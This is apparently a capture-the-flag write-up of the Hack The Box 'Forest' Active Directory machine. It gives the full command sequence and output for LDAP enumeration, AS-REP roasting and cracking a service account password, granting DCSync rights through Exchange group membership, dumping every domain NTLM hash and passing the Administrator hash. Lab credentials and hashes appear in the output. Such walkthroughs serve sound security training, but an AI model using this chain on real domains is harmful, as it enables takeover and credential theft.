
Machine Info

Spoiler
Forest is an easy Windows machine that showcases a Domain Controller (DC) for a domain in which Exchange Server has been installed. The DC allows anonymous LDAP binds, which are used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes, compromising the system.

Host / IP

At the time of writing this report the machines on the platform have unique IPs for everybody. Get you IP and add it to the /etc/hosts file with the appropriate domain name, forest.htb.

User

Reconnaissance

We are going to start by running our nmap scan:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
└─$ sudo nmap -sC -sV 10.129.95.210 -T4 -oN nmap.txt
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-01-16 12:24:06Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery: 
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2026-01-16T04:24:09-08:00
| smb2-security-mode: 
|   3:1:1: 
|_    Message signing enabled and required
| smb-security-mode: 
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time: 
|   date: 2026-01-16T12:24:10
|_  start_date: 2026-01-16T12:14:58
|_clock-skew: mean: 2h46m49s, deviation: 4h37m08s, median: 6m49s

We don’t see a lot of open services that can be interesting. SMB reveals no open shares. What we see is and is important is that the domain is htb.local and the hostname of the DC is FOREST. We need to edit our records in*/etc/hosts*.

1
<IP> forest.htb.local htb.local

LDAP

Checking the LDAP we can basically query the Domain unauthenticated. We search the directory with different filters and outputs.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
└─$ ldapsearch -x -H ldap://htb.local -b 'DC=htb,DC=local' 'objectClass=User' | grep dn:
dn: CN=Guest,CN=Users,DC=htb,DC=local
dn: CN=DefaultAccount,CN=Users,DC=htb,DC=local
dn: CN=FOREST,OU=Domain Controllers,DC=htb,DC=local
dn: CN=EXCH01,CN=Computers,DC=htb,DC=local
dn: CN=Exchange Online-ApplicationAccount,CN=Users,DC=htb,DC=local
dn: CN=SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1},CN=Users,DC=htb,DC=
dn: CN=SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c},CN=Users,DC=htb,DC=
dn: CN=SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9},CN=Users,DC=htb,DC=
dn: CN=DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852},CN=Users,
dn: CN=Migration.8f3e7716-2011-43e4-96b1-aba62d229136,CN=Users,DC=htb,DC=local
dn: CN=FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042,CN=Users,DC=htb,DC=
dn: CN=SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201},CN=Users,DC=htb,DC=
dn: CN=SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA},CN=Users,DC=htb,DC=
dn: CN=SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9},CN=Users,DC=htb,DC=
dn: CN=HealthMailboxc3d7722415ad41a5b19e3e00e165edbe,CN=Monitoring Mailboxes,C
dn: CN=HealthMailboxfc9daad117b84fe08b081886bd8a5a50,CN=Monitoring Mailboxes,C
dn: CN=HealthMailboxc0a90c97d4994429b15003d6a518f3f5,CN=Monitoring Mailboxes,C
dn: CN=HealthMailbox670628ec4dd64321acfdf6e67db3a2d8,CN=Monitoring Mailboxes,C
dn: CN=HealthMailbox968e74dd3edb414cb4018376e7dd95ba,CN=Monitoring Mailboxes,C
dn: CN=HealthMailbox6ded67848a234577a1756e072081d01f,CN=Monitoring Mailboxes,C
dn: CN=HealthMailbox83d6781be36b4bbf8893b03c2ee379ab,CN=Monitoring Mailboxes,C
dn: CN=HealthMailboxfd87238e536e49e08738480d300e3772,CN=Monitoring Mailboxes,C
dn: CN=HealthMailboxb01ac647a64648d2a5fa21df27058a24,CN=Monitoring Mailboxes,C
dn: CN=HealthMailbox7108a4e350f84b32a7a90d8e718f78cf,CN=Monitoring Mailboxes,C
dn: CN=HealthMailbox0659cc188f4c4f9f978f6c2142c4181e,CN=Monitoring Mailboxes,C
dn: CN=Sebastien Caron,OU=Exchange Administrators,OU=Information Technology,OU
dn: CN=Lucinda Berger,OU=IT Management,OU=Information Technology,OU=Employees,
dn: CN=Andy Hislip,OU=Helpdesk,OU=Information Technology,OU=Employees,DC=htb,D
dn: CN=Mark Brandt,OU=Sysadmins,OU=Information Technology,OU=Employees,DC=htb,
dn: CN=Santi Rodriguez,OU=Developers,OU=Information Technology,OU=Employees,DC
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
└─$ ldapsearch -x -H ldap://htb.local -b 'DC=htb,DC=local' 'objectClass=User' | grep userPrincipalName

userPrincipalName: [email protected]
userPrincipalName: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}@htb.loc
userPrincipalName: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@htb.loc
userPrincipalName: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}@htb.loc
userPrincipalName: DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB85
userPrincipalName: [email protected]
userPrincipalName: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}@htb.loc
userPrincipalName: SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}@htb.loc
userPrincipalName: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}@htb.loc
userPrincipalName: [email protected]

Having gathered the username we try to see if they are AS-Roastable!

Info
Users that have Kerberos pre-authentication disabled can basically give us the AS-Response hash, which we can try to crack. This is called AS-REP-Roasting.

1
2
3
4
5
6
7
8
└─$ impacket-GetNPUsers HTB.LOCAL/ -dc-ip 10.129.95.210 -usersfile ~/Desktop/htb-labs/AD/forest/users.txt -format hashcat
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies 

[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set

This is suprising. No user is vulnerable to it. Let’s look again more thorougly the directory objects.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
└─$ ldapsearch -x -H ldap://htb.local -b "dc=htb,dc=local"  "(objectClass=computer)" cn

# extended LDIF
#
# LDAPv3
# base <dc=htb,dc=local> with scope subtree
# filter: (objectClass=computer)
# requesting: cn 
#

# FOREST, Domain Controllers, htb.local
dn: CN=FOREST,OU=Domain Controllers,DC=htb,DC=local
cn: FOREST

# EXCH01, Computers, htb.local
dn: CN=EXCH01,CN=Computers,DC=htb,DC=local
cn: EXCH01

We manage to find a a computer account, propably for some exchange server.

We are going to use another tool for LDAP querying, called windapsearch. Let’s make an export of all the objects and look into them.

1
2
└─$ windapsearch -d htb.local -m custom --filter "(objectClass=*)" --attrs cn -o htb.local.txt
[+] htb.local.txt written

Looking at the export file we come accross dn: CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local. This may be what we missed as it doesn’t have any other attribute except the dn. This is rare but possible.

Trying now to get the hash with Impacket’s GetNPUsers works like a charm.

1
2
3
4
5
└─$ impacket-GetNPUsers HTB.LOCAL/svc-alfresco -dc-ip 10.129.95.210 -no-pass -outputfile svc-alfresco.hash
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies 

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB....

We crack the hash.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
─$ hashcat -m 18200 svc-alfresco.hash /usr/share/wordlists/rockyou.txt.gz 


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc[email protected]:5b19fcc7133e6d...d64bce
Time.Started.....: Fri Jan 16 19:02:04 2026 (1 sec)
Time.Estimated...: Fri Jan 16 19:02:05 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  8669.0 kH/s (6.66ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4587520/14344385 (31.98%)
Rejected.........: 0/4587520 (0.00%)
Restore.Point....: 3932160/14344385 (27.41%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: seaford123 -> [email protected]
Hardware.Mon.#01.: Temp: 40c Util: 14% Core:1695MHz Mem:5500MHz Bus:8

Started: Fri Jan 16 19:01:48 2026
Stopped: Fri Jan 16 19:02:05 2026
svc-alfresco's password
[email protected]:5b19fcc7133e6d57a68515a2abdd8659$2c2b3d2f1dd7891c46f29e187d45062c0055f76ecf8157d5dd94715898c39965061878d9dc29eb4c71eee8b4f5536706e11e4145cd31925191de27875fab3da4a479f55648ab6a1dbbcc94e40077a3e96dc91441723b5c29440939204979a143f98585daf9ba39527f9245749c416dc336a79f08b0a58d94f89ee3b234ee8b20258213baef6f1bb586c216cf50dd65242e56d05afe8f8b7b05f2b4be85059b899a3492002f3d52662126789816708b4c94f0d2aaa6f6bb9d1fce66d9b78201af4b23e8132cb051862b8f3560d9f904256f6191e427786143bed7a3f378035b1e906cd9d64bce:s3rvice

Using evil-winrm we can login and get the user.txt.


Root

Enumerating our posture and the domain we will launch Bloodhound. First we collect the data from our attacker machine.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
└─$ bloodhound-python -d htb.local \
  -u svc-alfresco -p 's3rvice' \
  -dc forest.htb.local \
  -ns 10.129.95.210 \
  -c all

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: forest.htb.local
WARNING: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: forest.htb.local
WARNING: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
WARNING: Failed to get service ticket for FOREST.htb.local, falling back to NTLM auth
CRITICAL: CCache file is not found. Skipping...
WARNING: DCE/RPC connection failed: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Done in 00M 17S

We launch Bloodhound GUI and we see this nice path to Admin on the image below.

For this we need to add our selves to the EXCHANGE WINDOWS PERMISSIONS and then we will be able to write a DACL to the HTB.LOCAL for whatever right we want. We can use DCSync to own the domain.

We can use the native commands within the victim host, such as:

1
2
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "EXCHANGE WINDOWS PERMISSIONS" svc-alfresco /add /domain
The command completed successfully.

Or with Powerview:

1
Add-DomainGroupMember -Identity 'EXCHANGE WINDOWS PERMISSIONS' -Members 'svc-alfresco'

But we are going to use Linux commands from our attacker machine instead.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
──(panas㉿kalig5)-[~/…/htb-labs/AD/forest/sharp-out]
└─$ net rpc group members "EXCHANGE WINDOWS PERMISSIONS"  -U "htb.local"/"svc-alfresco"%"s3rvice" -S "FOREST.HTB.LOCAL"                           
HTB\Exchange Trusted Subsystem
                                                                                             
┌──(panas㉿kalig5)-[~/…/htb-labs/AD/forest/sharp-out]
└─$ net rpc group addmem "EXCHANGE WINDOWS PERMISSIONS" "svc-alfresco" -U "htb.local"/"svc-alfresco"%"s3rvice" -S "FOREST.HTB.LOCAL"              
                                                                                             
┌──(panas㉿kalig5)-[~/…/htb-labs/AD/forest/sharp-out]
└─$ impacket-dacledit -action 'write' -rights 'DCSync' -principal 'svc-alfresco' -target-dn 'DC=HTB,DC=LOCAL' 'htb.local'/'svc-alfresco':'s3rvice'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies 

[*] DACL backed up to dacledit-20260117-004455.bak
[*] DACL modified successfully!                                                                                             

After we add are part of the group we can write a DACL and add the DSCync right to our principal. Lastly we use secretsdump.py dump all the secrets drom the DC.

Administrator NT Hash
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌──(panas㉿kalig5)-[~/…/htb-labs/AD/forest/sharp-out]
└─$ impacket-secretsdump HTB.LOCAL/svc-alfresco:[email protected]
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies 

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied 
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:8e7e359a3906d4817228dac7b3073803:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::

To get the root.txt we just authenticate as Administrator and Passing the Hash.

1
evil-winrm -i 10.129.95.210 -u Administrator -H <HASH>